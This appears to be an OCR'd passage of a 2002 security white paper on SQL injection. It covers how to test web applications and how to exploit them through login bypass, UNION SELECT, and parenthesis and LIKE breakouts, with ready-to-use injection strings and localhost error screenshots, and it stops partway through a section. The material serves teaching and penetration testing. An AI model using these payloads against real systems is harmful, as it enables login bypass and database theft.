SQL Injection

Are Your Web Applications Vulnerable?

Table of Contents

1.1. Overview 3

1.2. Background 3

1.3. Character encoding 3

2.1. Comprehensive testing 4

2.2. Testing procedure 4

2.3. Evaluating results 5

3.1. Authorization bypass 6

3.2. SELECT 7
- 3.2.1. Direct vs. Quoted 7
- 3.2.2. Basic UNION 8
- 3.2.3. Query enumeration with syntax errors 10
- 3.2.4. Parenthesis 10
- 3.2.5. LIKE queries 12
- 3.2.6. Dead Ends 13
- 3.2.7. Column number mismatch 13
- 3.2.8. Additional WHERE columns 18
- Table and field name enumeration 19
- 3.2.10. Single record cycling 21

3.3. INSERT 24

3.4. SQL Server Stored Procedures 25

4.1. Data sanitization 29

4.2. Secure SQL web application coding 29

5.1. MS SQL Server 30

5.2. MS Access Server 30

5.3. Oracle 30

About SPI Dynamics, Inc. 31

1. Web Applications and SQLinjection

1.1. Overview


SQL injection is a technique for exploiting web applications that use client-supplied data in SQL queries without stripping potentially harmful characters first. Despite being remarkably simple to protect against, there is an astonishing number of production systems connected to the Internet that are vulnerable to this type of attack. The objective of this paper is to educate the professional security community on the techniques that can be used to take advantage of a web application that is vulnerable to SQL injection, and to make clear the correct mechanisms that should be put in place to protect against SQL injection and input validation problems in general.

1.2. Background

Before reading this, you should have a basic understanding of how databases work and how SQL is used to access them. I recommend reading eXtropia.com's "Introduction to Databases for Web Developers" at **http://www.extropia.com/tutorials/sql/toc.html**.

1.3. Character encoding

In most web browsers, punctuation characters and many other symbols will need to be URL encoded before being used in a request in order to be interpreted properly. In this paper I have used regular ASCII characters in the examples and screenshots in order to maintain maximum readability. In practice, though, you will need to substitute %25 for percent sign, %2B for plus sign, etc. in the HTTP request statement.



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

2. Testing for vulnerability

2.1. Comprehensive testing

Thoroughly checking a web application for SQL injection vulnerability takes more effort than one might guess. Sure, it's nice when you throw a single quote into the first argument of a script and the server returns a nice blank, white screen with nothing but an ODBC error on it, but such is not always the case. It is very easy to overlook a perfectly vulnerable script if you don't pay attention to details.

Every parameter of every script on the server should always be checked. Developers and development teams can be awfully inconsistent. The programmer who designed Script A might have had nothing to do with the development of Script B, so where one might be immune to SQL injection, the other might be ripe for abuse. In fact, the programmer who worked on Function A in Script A might have nothing to do with Function B in Script A, so while one parameter in Script A might be vulnerable, another might not. Even if a whole web application is conceived, designed, coded and tested by one single, solitary programmer, there might be only one vulnerable parameter in one script out of thousands of other parameters in millions of other scripts, because for whatever reason, that developer forgot to sanitize the data in that one place and that one place only. You never can be sure. Test everything.

2.2. Testing procedure

Replace the argument of each parameter with a single quote and an SQL keyword ("' WHERE", for example). Each parameter needs to be tested individually. Not only that, but when testing each parameter, leave all of the other parameters unchanged, with valid data as their arguments. It can be tempting to just delete all of the stuff that you're not working with in order to make things look simpler, particularly with applications that have parameter lines that go into many thousands of characters. Leaving out parameters or giving other parameters bad arguments while you're testing another for SQL injection can break the application in other ways that prevent you from determining whether or not SQL injection is possible. For instance, let's say that this is a completely valid, unaltered parameter line:

`ContactName=Maria%20Anders&CompanyName=Alfreds%20Futterkiste`

And this parameter line gives you an ODBC error:

`ContactName=Maria%20Anders&CompanyName='%20OR`

Where checking with this line:

`CompanyName='`

Might just give you an error telling you that you that you need to specify a **`ContactName`** value. This line:

`ContactName=BadContactName&CompanyName='`

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

Might give you the same page as the request that didn't specify **`ContactName`** at all. Or, it might give you the site's default homepage. Or, perhaps when it couldn't find the specified **`ContactName`** the application figured that there was no point in looking at **`CompanyName`**, so it didn't even pass the argument of that parameter into an SQL statement at all. Or, it might give you something completely different. So, when testing for SQL injection, always use the full parameter line, giving every argument except the one that you are testing a legitimate value.

2.3. Evaluating results

If you get a database server error message of some kind back, injection was definitely successful. However, the database error messages aren't always obvious. Again, developers do some strange things, so you should look in every possible place for evidence of successful injection. The first thing you should do is search through the entire source of the returned page for phrases like "ODBC", "SQL Server", "Syntax", etc. More details on the nature of the error can be in hidden input, comments, etc. Check the headers. I have seen web applications on production systems that give you an error message with absolutely no information in the body of the HTTP response, but that have the database error message in a header. Many web applications have these kinds of features built into them for debugging and QA purposes, and then forget to remove or disable them before release.

Not only should you look on the immediately returned page, but in linked pages as well. During a recent pen-test, I saw a web application that returned a generic error message page in response to an SQL injection attack. Clicking on a stop sign image next to the error that was linked to another page gave the full SQL Server error message.

Another thing to watch out for is a 302 page redirect. You may be whisked away from the database error message page before you even get a chance to notice it.

Please note that SQL injection may be successful even if you do get an ODBC error messages back. Lots of the time you get back a properly formatted, seemingly generic error message page telling you that there was "an internal server error" or a "problem processing your request."

Some web applications are built so that in the event of an error of any kind, the client is returned to the site's main page. If you get a 500 Error page back, chances are that injection is occurring. Many sites have a default 500 Internal Server Error page that claims that the server is down for maintenance, or that politely asks the user to email their request to their support staff. It can be possible to take advantage of these sites using stored procedure techniques, which are discussed later.

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

3. Attacks

3.1. Authorization bypass

The simplest SQL injection technique is bypassing form-based logins. Let's say that the web application's code is like this:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" &
strUsername & "' AND Password = '" & strPassword & "'"
strAuthCheck = GetQueryResult(SQLQuery)
If strAuthCheck = "" Then
      boolAuthenticated = False
Else
      boolAuthenticated = True
End If
```

Here's what happens when a user submits a username and password. The query will go through the Users table to see if there is a row where the username and password in the row match those supplied by the user. If such a row is found, the username is stored in the variable **strAuthCheck**, which indicates that the user should be authenticated. If there is no row that the user-supplied data matches, **strAuthCheck** will be empty and the user will not be authenticated.

If **strUsername** and **strPassword** can contain any characters that you want, you can modify the actual SQL query structure so that a valid name will be returned by the query even if you do not know a valid username or a password. How does this work? Let's say a user fills out the login form like this:

Login: **' OR ''='**
Password: **' OR ''='**

This will give **SQLQuery** the following value:

```
SELECT Username FROM Users WHERE Username = '' OR ''='' AND
Password = '' OR ''=''
```

Instead of comparing the user-supplied data with that present in the Users table, the query compares '' (nothing) to '' (nothing), which, of course, will always return true. (Please note that nothing is different from null.) Since all of the qualifying conditions in the WHERE clause are now met, the username from the first row in the table that is searched will be selected. This username will subsequently be passed to **strAuthCheck**, which will ensure our validation. It is also possible to use another row's data, using single result cycling techniques, which will be discussed later.

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

3.2. SELECT

For other situations, you must reverse-engineer several parts of the vulnerable web application's SQL query from the returned error messages. In order to do this, you must know what the error messages that you are presented with mean and how to modify your injection string in order to defeat them.

3.2.1. Direct vs. Quoted

The first error that you are normally confronted with is the syntax error. A syntax error indicates that the query does not conform to the proper structure of an SQL query. The first thing that you need to figure out is whether injection is possible without escaping quotation.

In a direct injection, whatever argument you submit will be used in the SQL query without any modification. Try taking the parameter's legitimate value and appending a space and the word "OR" to it. If that generates an error, direct injection is possible. Direct values can be either numeric values used in WHERE statements, like this:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE Employee = " & intEmployeeID
```


Or the argument of an SQL keyword, such as table or column name, like this:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
ORDER BY " & strColumn
```

All other instances are quoted injection vulnerabilities. In a quoted injection, whatever argument you submit has a quote prepended and appended to it by the application, like this:

```
SQLString = "SELECT FirstName, LastName, Title FROM
Employees WHERE EmployeeID = '" & strCity & "'"
```

In order to “break out” of the quotes and manipulate the query while maintaining valid syntax, your injection string must contain a single quote before you use an SQL keyword, and end in a WHERE statement that needs a quote appended to it. And now to address the problem of “cheating”. Yes, SQL Server will ignore everything after a “;--”, but it's the only server that does that. It's better to learn how to do this the "hard way" so that you'll know how to do this if you run into an Oracle, DB/2, MySQL or any other kind of database server.



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

3.2.2. Basic UNION




Figure 1: Syntax breaking on direct injection




Figure 2: Syntax breaking on a quoted injection

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

SELECT queries are used to retrieve information from a database. Most web applications that use dynamic content of any kind will build pages using information returned from **SELECT** queries. Most of the time, the part of the query that you will be able to manipulate will be the **WHERE** clause. The way to modify a query from within a **WHERE** clause to make it return records other than those intended is to inject a **UNION SELECT. A UNION SELECT** allows multiple **SELECT** queries to be specified in one statement. They look something like this:

```
SELECT CompanyName FROM Shippers WHERE 1 = 1 UNION ALL SELECT
CompanyName FROM Customers WHERE 1 = 1
```

This will return the recordsets from the first query and the second query together. The **ALL** is necessary to escape certain kinds of **SELECT DISTINCT** statements and doesn't interfere otherwise, so it's best to always use it. It is necessary to make sure that the first query, the one that the web application's developer intended to be executed, returns no records. This is not difficult. Let's say you're working on a script with the following code:

```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE City = '" & strCity & "'"
```

And use this injection string:

```
' UNION ALL SELECT OtherField FROM OtherTable WHERE ''='
```

This will result in the following query being sent to the database server:

```
SELECT FirstName, LastName, Title FROM Employees WHERE City = ''
UNION ALL SELECT OtherField FROM OtherTable WHERE ''=''
```

Here's what will happen: the database engine goes through the Employees table, looking for a row where City is set to nothing. Since it will not find a row where City is nothing, no records will be returned. The only records that will be returned will be from the injected query. In some cases, using nothing will not work because there are entries in the table where nothing is used, or because specifying nothing makes the web application do something else. All you have to do is specify a value that does not occur in the table. Just put something that looks out of the ordinary as best you can tell by looking at the legitimate values. When a number is expected, zero and negative numbers often work well. For a text argument, simply use a string such as **"NoSuchRecord", "NotInTable",** or the ever-popular **"sjdhalksjhdlka"**. Just as long as it won't return records.

It would be nice if all of the queries used in web applications were as simple as the ones above. However, this is not the case. Depending on the function of the intended query as well as the habits of the developer, you may have a tough time breaking the syntax error.

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.


3.2.3. Query enumeration with syntax errors


Some database servers return the portion of the query containing the syntax error in their error messages. In these cases you can "bully" fragments of the SQL query from the server by deliberately creating syntax errors. Depending on the way that the query is designed, some strings will return useful information and others will not. Here's my list of suggested attack strings:

```
'
BadValue'
'BadValue
' OR '
' OR
;
9,9,9
```

Often several of those strings will return the same or no information, but there are instances where only one of them will give you helpful information. Again, always be thorough. Try all of them.

3.2.4. Parenthesis





© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.





Figure 3: Parenthesis breaking on a quoted injection

If the syntax error contains a parenthesis in the cited string (such as the SQL Server message used in the example below) or you get a message that explicitly complains about missing parentheses (Oracle does this), add a parenthesis to the bad value part of your injection string, and one to the **`WHERE`** clause. In some cases, you may need to use two or more parentheses. Here's the code used in **`parenthesis.asp`**:

```
mySQL="SELECT LastName, FirstName, Title, Notes, Extension FROM
Employees WHERE (City = '" & strCity & "')"
```


So, when you inject the value "**`') UNION SELECT OtherField FROM OtherTable WHERE (''='`**", the following query will be sent to the server:

```
SELECT LastName, FirstName, Title, Notes, Extension FROM
Employees WHERE (City = '') UNION SELECT OtherField From
OtherTable WHERE (''='')
```



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

3.2.5. LIKE queries






Figure 4: LIKE breaking on a quoted injection

Another common debacle is being trapped in a **LIKE** clause. Seeing the **LIKE** keyword or percent signs cited in an error message are indications of this situation. Most search functions use SQL queries with **LIKE** clauses, such as the following:

© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.


```
SQLString = "SELECT FirstName, LastName, Title FROM Employees
WHERE LastName LIKE '%" & strLastNameSearch & "%'"
```

The percent signs are wildcards, so in this case, the WHERE clause would return true in any case where **strLastNameSearch** appears anywhere in **LastName.** In order to stop the intended query from returning records, your bad value must be something that none of the values in the **LastName.** field contain. The string that the web application appends to the user input, usually a percent sign and single quote (and often parenthesis as well), needs to be mirrored in the **WHERE** clause of the injection string. Also, using nothing as your bad values will make the **LIKE** argument **"%%"**, resulting in a full wildcard, which returns all records. The second screenshot shows a working injection query for the above code.


3.2.6. Dead Ends


There are situations that you may not be able to defeat without an enormous amount of effort or even at all. Occasionally you'll find yourself in a query that you just can't seem to break. No matter what you do, you get error after error after error. Lots of the time this is because you're trapped inside a function that's inside a WHERE clause that's in a subselect which is an argument of another function whose output is having string manipulations performed on it and then used in a LIKE clause which is in a subselect somewhere else. Or something like that. Not even SQL Server's "`;--`" can rescue you in those cases.

3.2.7. Column number mismatch



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.





© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

The page cannot be displayed - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/column.asp?city=' UNION ALL SELECT 9, 9, 9 FROM SysObjects WHERE ''='

The page cannot be displayed

There is a problem with the page you are trying to reach and it cannot be displayed.

Please try the following:

- Click the Refresh button, or try again later.
- Open the localhost home page, and then look for links to the information you want.

HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services

Technical Information (for support personnel)

- Error Type:
  Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
  [Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
  /column.asp, line 15

Done | Local intranet

The page cannot be displayed - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/column.asp?city=' UNION ALL SELECT 9, 9, 9, 9 FROM SysObjects WHERE ''='

The page cannot be displayed

There is a problem with the page you are trying to reach and it cannot be displayed.

Please try the following:


- Click the Refresh button, or try again later.
- Open the localhost home page, and then look for links to the information you want.

HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services

Technical Information (for support personnel)

- Error Type:
  Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
  [Microsoft][ODBC SQL Server Driver][SQL Server]Operand type clash: ntext is incompatible with int
  /column.asp, line 15

Done | Local intranet



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

The page cannot be displayed - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/column.asp?city=' UNION ALL SELECT 9, 9, 9, 'Text' FROM SysObjects WHERE ''='

The page cannot be displayed

There is a problem with the page you are trying to reach and it cannot be displayed.

Please try the following:

- Click the Refresh button, or try again later.
- Open the localhost home page, and then look for links to the information you want.

